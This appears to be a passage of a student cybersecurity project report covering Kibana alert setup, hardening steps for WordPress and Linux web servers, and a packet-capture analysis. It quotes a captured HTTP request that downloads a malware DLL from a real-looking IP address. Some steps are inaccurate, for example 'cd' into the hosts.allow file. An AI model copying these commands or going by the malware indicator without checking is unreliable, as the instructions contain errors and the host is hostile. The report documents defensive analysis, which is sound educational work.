- Alert will trigger from requests over 3500 bytes over 60 seconds.

Edit HTTP Request Size Monitor

Send an alert when your specified condition is met. Your watch will run every 60 seconds.

Name

HTTP Request Size Monitor

Indices to query

packetbeat-* x

Time field

@timestamp

Run watch every

60

seconds

Match the following condition

WHEN sum() OF http.request.bytes OVER all documents IS ABOVE 3500 FOR THE LAST 60 seconds

Line chart showing request size over time

Current status for 'HTTP Request Size Monitor'

Execution history

Action statuses


Last one hour

Trigger time	State
2020-12-13T17:26:14+00:00	✓ OK
2020-12-13T17:25:14+00:00	▶ Firing
2020-12-13T17:24:15+00:00	▶ Firing
2020-12-13T17:23:15+00:00	✓ OK
2020-12-13T17:22:14+00:00	▶ Firing
2020-12-13T17:21:14+00:00	▶ Firing
2020-12-13T17:20:14+00:00	▶ Firing
2020-12-13T17:19:14+00:00	▶ Firing
2020-12-13T17:18:14+00:00	▶ Firing
2020-12-13T17:17:14+00:00	▶ Firing

Rows per page: 10

Excessive HTTP Errors

- This alert monitors HTTP server responses.
- Alert will trigger if there are more than 400 responses over 5 minutes.



CPU Usage Monitor

- This alert monitors system CPU usage.
- Alert will fire anytime CPU usage is more than 50% in the last 5 minutes.

Edit CPU Usage Monitor

Send an alert when your specified condition is met. Your watch will run every 1 minute.

Name

CPU Usage Monitor

Indices to query

metricbeat-* X

Time field

@timestamp

Run watch every


1

minute

Use * to broaden your query.

Match the following condition

WHEN max() OF system.process.cpu.total.pct OVER all documents IS ABOVE 0.5 FOR THE LAST 5 minutes



Current status for 'CPU Usage Monitor'

Execution history

Action statuses

Last one hour

Trigger time	State
2020-12-13T17:28:14+00:00	✓ OK
2020-12-13T17:27:14+00:00	✓ OK
2020-12-13T17:26:14+00:00	✓ OK
2020-12-13T17:25:14+00:00	✓ OK
2020-12-13T17:24:15+00:00	✓ OK
2020-12-13T17:23:15+00:00	✓ OK
2020-12-13T17:22:14+00:00	✓ OK
2020-12-13T17:21:14+00:00	✓ OK
2020-12-13T17:20:14+00:00	✓ OK
2020-12-13T17:19:14+00:00	✓ OK

Rows per page: 10

Hardening

Hardening Against 'Weak Password Policy' on Target 1

Although a 'weak password' is not a part of the OWASP Top 10, it is a critical vulnerability that is one of the first lines of defence, when protecting the bottom line in any company that utilizes a security infrastructure.

- Mitigating this vulnerability does not require any patching in the network. Mitigation does however require strict policy enforcement for password guidelines:
- A strong password policy should include:
 - A minimum of Ten characters (12 being most efficient)
 - Including an uppercase and lowercase letter, at least one number and one special character.
 - Employee social engagement email campaign explaining the importance of strong passwords.
- One of the main benefits of implementing and enforcing(automating preferred) a strong password policy, is for the purpose of preventing Brute-Force Attacks.

Hardening Against 'SSH Open To The Public' on Target 1

With Port-22(SSH) being open to the public; this leaves the opportunity to log on to company/client user account through a secure shell to do further reconnaissance for gaining access through previously unknown vulnerabilities and/or gaining access to secure data.

- Hardening against a publically open SSH port is to use IP whitelisting.
 - IP Whitelisting: **IP whitelisting** is a security feature often used for limiting and controlling access only to trusted users. **IP whitelisting** allows you to create lists of trusted **IP** addresses or **IP** ranges from which your users can access your domains.
 - How to whitelist an IP Address:
 - Navigate to your hosts.allow
 - cd /etc/hosts.allow
 - sshd: IP addresses you will allow ie
 - sshd: 10.83.33.77/32, 10.63.152.9/32, 10.12.100.11/28, 10.82.192.0/28
 - cd /etc/hosts.deny
 - sshd: ALL

Hardening Against 'Wordpress User Enumeration' on Target 1

Wordpress is vulnerable to 'User Enumeration' by default due to the Wordpress feature, called "Permalinks." User enumeration doesn't have a direct impact on the server, but this vulnerability is often used to gather more information about the server so that a hacker can carry out an attack.

- Wordpress User Enumeration can not be fully patched but there are a few partial patches that can help to stave off/demotivate hackers. Some of these patches include:
 - Disable WordPress REST API and/or JSON REST API
 - This patch can be completed via the "Disable REST API Plug-in"
 - Disable WordPress XML-RPC
 - This patch can be completed via the Disable XML-RPC Plug-in or by pasting the code, 'add_filter('xmlrpc_enabled', '__return_false');' into another site-specific plug-in.
 - Hide the /wp-admin and /wp-login.php from public view on the internet.
 - This patch can be completed via WPS Hide Login Plug-in, or by modifying your .htaccess file (directions for how to do this can be found at the following link <https://pagely.com/blog/hiding-wordpress-login-page/>)

Information regarding WordPress User Enumeration sourced from <https://www.wpwhitesecurity.com/enumerate-wordpress-users-wpscan-security-scanner/>

Hardening Against Unrestricted File Upload on Target 2

Patch: File Checking & Allow List

- Unrestricted file uploads occur when there is little in place to inspect or restrict what is uploaded to a server
- To the right is an example of a java file checking program that checks “fileType” against previously defined files
- Allow listing file extensions is a way to limit attack surface to only extensions strictly needed for development

```
1 /**
2  * Identify file type of file with provided path and name
3  * using JDK 7's Files.probeContentType(Path).
4  *
5  * @param fileName Name of file whose type is desired.
6  * @return String representing identified type of file with provided name.
7  */
8 public String identifyFileTypeUsingFilesProbeContentType(final String fileName)
9 {
10     String fileType = "Undetermined";
11     final File file = new File(fileName);
12     try
13     {
14         fileType = Files.probeContentType(file.toPath());
15     }
16     catch (IOException ioException)
17     {
18         out.println(
19             "ERROR: Unable to determine file type for " + fileName
20             + " due to exception " + ioException);
21     }
22     return fileType;
23 }
24
```

info from https://owasp.org/www-community/vulnerabilities/Unrestricted_File_Upload, screen shot from <https://dzone.com/articles/determining-file-types-java>

Hardening Against Command Injection on Target 2

Input Sanitation & API's

- Command injection occurs when an threat actor is able to execute shell command on your server
- The code in the bottom left is an example of Input sanitation of special characters needed to create these commands can be a mitigation for these attacks
- Using API's as much as possible instead of command line is another way to limit the use of these powerful commands

```
<?php
$search = filter_input(INPUT_POST | INPUT_GET, 'search', FILTER_SANITIZE_SPECIAL_CHARS);
?>

<form method='get' action='index.php'>
<input name="search" value="<?php echo $search;?>" />
<input type=submit name='getdata' value='Search' /></form>
```

Info from <https://www.hacksplaining.com/prevention/command-execution> screenshot from <https://www.smashingmagazine.com/2011/01/keeping-web-users-safe-by-sanitizing-input-data/>

Hardening Against Bruteforce on Target 2

Disabling Directory Listing

- The gobuster application uses a wordlist to enumerate the directories of a website
- By disabling directory listings on your server, applications like gobuster will not be able to enumerate your directories since they are taken off the directory list

Disabling Directory Listing on Apache Web Server

In order to disable directory listing on an **Apache** web server you have to create a .htaccess file in the related application directory. You can add the following lines to the httpd.conf file or replace the existing lines with the following:

```
<Directory /{YOUR DIRECTORY}>  
Options FollowSymLinks  
</Directory>
```

As you can see from the example code above, you should remove the Indexes and MultiViews statements for the directory listing feature will be disabled safely on an Apache web server.

Info and screenshot from <https://www.netsparker.com/blog/web-security/disable-directory-listing-web-servers/>

Implementing Patches

Implementing Patches with Ansible

Playbook Overview

- Ansible is an open-source software provisioning, configuration management, and application-deployment tool enabling infrastructure as code.
- Ansible is especially useful for setting up and maintaining LAMP stack web servers like Target 1 and Target 2 in our virtual network.
- Ansible Playbooks can be used to fully automate the set up of new Web Server VMs as well as keeping the individual services (Apache, MySQL, WordPress) patched and up to date.

Network Analysis

Table of Contents

This document contains the following resources:



Network Topology & Critical Vulnerabilities



Traffic Profile



Normal Activity



Malicious Activity

Traffic Profile

Traffic Profile

Our analysis identified the following characteristics of the traffic on the network:

Feature	Value	Description
Top Talkers (IP Addresses)	172.16.4.205 (26 bytes); 166.62.111.64 (16 bytes)	Machines that sent the most traffic.
Most Common Protocols	UDP; TCP; HTTP	Three most common protocols on the network.
# of Unique IP Addresses	808	Count of observed IP addresses.
Subnets	255.255.255.0	Observed subnet ranges.
# of Malware Species	1 confirmed	Number of malware binaries identified in traffic.


Behavioral Analysis

Purpose of Traffic on the Network

Users were observed engaging in the following kinds of activity.

“Normal” Activity

- Watching YouTube
- Installing Desktop Backgrounds



Suspicious Activity

- Downloading Malware
- Set up AD network and domain controller (frank-n-ted.com)

```
GET /files/june11.dll HTTP/1.1
Accept: */*
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; WOW64; Trident/7.0; .NET4.0C; .NET4.0E)
Host: 205.185.125.104
Connection: Keep-Alive
Cookie: _subid=3mmhfd8jp

HTTP/1.1 200 OK
Server: nginx
Date: Fri, 12 Jun 2020 17:45:10 GMT
```


```
Option: (6) Domain Name Server
Length: 4
Domain Name Server: 10.6.12.12
Option: (15) Domain Name
Length: 16
Domain Name: frank-n-ted.com
Option: (255) End
```




Normal Activity

YouTube-Behavior 1

- We discovered traffic to YouTube IP addresses using protocols TCP, HTTP, TLSv1.2
- The users sent packets to and from YouTube IP address 216.58.193.202



No.	Time	Source	Destination	Protocol	Length	Info
68959	764.670074100	10.0.0.2	10.0.0.201	DNS	95	Standard query response 0x33a7 A fcmatch.youtube.com A 216.58.218.206
4430	60.637714100	166.62.111.64	172.16.4.205	HTTP/X...	1088	HTTP/1.1 200 OK
51355	618.716454900	172.217.6.162	10.11.11.200	TCP	1411	443 → 49231 [ACK] Seq=1358 Ack=163 Win=61952 Len=1357 [TCP segment of a ...
51358	618.779055400	172.217.6.162	10.11.11.200	TCP	1411	443 → 49232 [ACK] Seq=1358 Ack=163 Win=61952 Len=1357 [TCP segment of a ...
67548	754.708253700	172.217.9.2	10.0.0.201	TCP	1484	443 → 49771 [PSH, ACK] Seq=1431 Ack=210 Win=64240 Len=1430 [TCP segment ...
68299	761.204646700	172.217.9.163	10.0.0.201	TCP	1484	443 → 49785 [PSH, ACK] Seq=1431 Ack=207 Win=64240 Len=1430 [TCP segment ...
68975	764.740455100	216.58.218.206	10.0.0.201	TCP	1484	443 → 49814 [PSH, ACK] Seq=1431 Ack=209 Win=64240 Len=1430 [TCP segment ...
83340	912.346253800	166.62.111.64	172.16.4.205	TCP	1088	[TCP Retransmission] 80 → 49190 [PSH, ACK] Seq=102109 Ack=3492 Win=25344...
67546	754.683640000	172.217.9.2	10.0.0.201	TLSv1.2	1484	Server Hello
67550	754.733324000	172.217.9.2	10.0.0.201	TLSv1.2	1514	Server Hello
68298	761.180894200	172.217.9.163	10.0.0.201	TLSv1.2	1484	Server Hello
68306	761.242300100	172.217.9.163	10.0.0.201	TLSv1.2	1514	Server Hello
68891	764.431557400	216.58.218.206	10.0.0.201	TLSv1.2	1514	Server Hello
68894	764.479909800	216.58.218.206	10.0.0.201	TLSv1.2	1514	Server Hello

